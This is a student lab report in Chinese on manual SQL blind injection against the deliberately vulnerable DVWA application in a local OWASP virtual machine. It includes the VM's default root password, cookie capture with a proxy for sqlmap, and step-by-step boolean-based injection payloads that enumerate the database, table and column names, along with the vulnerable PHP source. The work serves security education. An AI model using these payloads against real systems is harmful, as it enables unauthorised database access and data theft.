

《软件安全》实验报告

姓名：李雅帆

学号：2213041

班级：信安班

一、实验名称：

SQL 盲注实验

二、实验要求：

基于 DVWA 里的 SQL 盲注案例，实施手工盲注，参考课本，撰写实验报告。

三、实验过程：

1. 安装 OWASP 虚拟机，并通过通过 OWASP 虚拟机寻找 url，IP 为 192.168.29.131。

```
You can access the web apps at http://192.168.78.131/  
  
You can administer / configure this machine through the console here, by SSHing  
to 192.168.78.131, via Samba at \\192.168.78.131\, or via phpmyadmin at  
http://192.168.78.131/phpmyadmin.  
  
In all these cases, you can use username "root" and password "owaspbwa".  
root@owaspbwa:~#
```


2. 在 kali 中访问 IP。




3. 进入 Damn Vulnerable Web Application 站点，注册并登录。



4. 将网页左下端的 DVWA Security 设置为 low，访问选择 SQL Injection (Blind)。




5.此时进入了注入攻击界面，输入 123456，通过 URL 看出，请求方式是 GET。



You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''123''' at line 1


6.打开 sqlmap，输入指令 sqlmap -u URL




此时询问是否要跳转至登陆界面，说明没有会话信息无法登录。我们需要获取会话信息，利用 sqlmap 实现攻击，但是在这之前，我们需要打开本地代理服务器，这里安装了一个软件 paros。



安装成功，打开 paros



设置浏览器代理为 localhost，端口为 8080，查看并记录数据包中的 cookie 信息



在网页中输入 1234567，查看 Paros 拦截到的数据包信息，可以看到 cookie



这个时候输入 cookie，攻击成功。

7.实现 sql 盲注

(1) 判断是否有注入，字符型还是数字型

①输入 1

用户存在

User ID:

```
ID: 1
First name: admin
Surname: admin
```

②输入 1' and 1=1 #

用户存在

User ID:

```
ID: 1' and 1=1 #
First name: admin
Surname: admin
```

③输入输入 1' and 1=2 #

用户不存在，说明存在字符型。

User ID:

查看源代码。

```
<?php
if (isset($_GET['Submit'])) {
    // Retrieve data
    $id = $_GET['id'];
    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid); // Removed 'or die' to suppress mysql errors
    $num = @mysql_numrows($result); // The '@' character suppresses errors making the injection 'blind'
    $i = 0;
    while ($i < $num) {
        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");
        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';
        $i++;
    }
}
```

可以看出，安全级别为 low 的情况下，程序没有对 id 做任何处理。

(2) 猜测数据库名。

①输入 1' and length(database())=1 #

显示不存在。

User ID:

Submit

②直到输入 1' and length(database())=4 #

用户存在，数据库名长度为 4

User ID:

Submit

ID: 1' and length(database())=4 #
First name: admin
Surname: admin

③输入 1' and ascii(substr(database(),1,1))>97 #

用户存在，说明第一个字符 ASCII 值大于 97

User ID:

Submit

ID: 1' and ascii(substr(database(),1,1))>97 #
First name: admin
Surname: admin

④输入 1' and ascii(substr(database(),1,1))<122 #

用户存在，说明第一个字符 ASCII 值小于 122

User ID:

Submit

ID: 1' and ascii(substr(database(),1,1))<122 #
First name: admin
Surname: admin

⑤输入 1' and ascii(substr(database(),1,1))<109 #

用户存在，说明第一个字符 ASCII 值小于 109

User ID:

Submit

ID: 1' and ascii(substr(database(),1,1))<109 #
First name: admin
Surname: admin

不断重复上述步骤，可以得到数据库名字 (dvwa)

(3) 猜测数据库中表名。

1' and (select count (table_name) from information_schema.tables where table_schema=database())=1 # 显示不存在

1' and (select count (table_name) from information_schema.tables where table_schema=database())=2 #

User ID:

ID: 1" and (select count (table_name) from information_schema.tables where table_schema=database())=2
First name: admin
Surname: admin

说明数据库里有两张表。

接下来猜测按照猜测数据库名字的方法猜测表名。

User ID:

ID: 1" and length(substr((select table_name from information_schema.tables where table_schema=database())=2
First name: admin
Surname: admin

可以得到两张表的名字 (guestbook, users)。

(4) 猜测表中的字段名。

输入 1' and (select count(column_name) from information_schema.columns where table_name= 'users')=1# 显示不存在

直到输入 1' and (select count(column_name) from information_schema.columns where table_name= 'users')=8 #

User ID:

ID: 1" and (select count(column_name) from information_schema.columns where table_name= ' users'
First name: admin
Surname: admin

User 表有八个字段。

输入 1' and length(substr((select column_name from information_schema.columns where table_name= 'users' limit 0,1),1))=1 # 显示不存在

直到 1' and length(substr((select column_name from information_schema.columns where table_name= 'users' limit 0,1),1))=7 #

User ID:

ID: 1" and length(substr((select column_name from information_schema.columns where table_name= ' us
First name: admin
Surname: admin

说明 users 表的第一个字段为 7 个字符。

采用同样的方法，可以得到字段名字。

8.基于时间的 sql 盲注。

与上述方法类似，输入延迟时间，观察是否有明显的延迟，即可猜测需要的信息。

四、心得体会：

通过这次 SQL 盲注实验，我深入了解了 SQL 盲注的原理和操作。实验中，我成功在 Kali 服务器上使用 DVWA 进行手工 SQL 盲注攻击，学会了如何判断注入点并猜测数据库名、表名及字段名。此外，我通过使用工具 sqlmap 和代理服务器 Paros 获取会话信息，成功绕过登录验证并实现盲注。实验中还学习了基于时间的 SQL 盲注方法。总体来说，实验不仅提升了我的实际操作能力和安全防护意识，也让我更深刻地理解了 SQL 注入攻击的危害及其防御的重要性。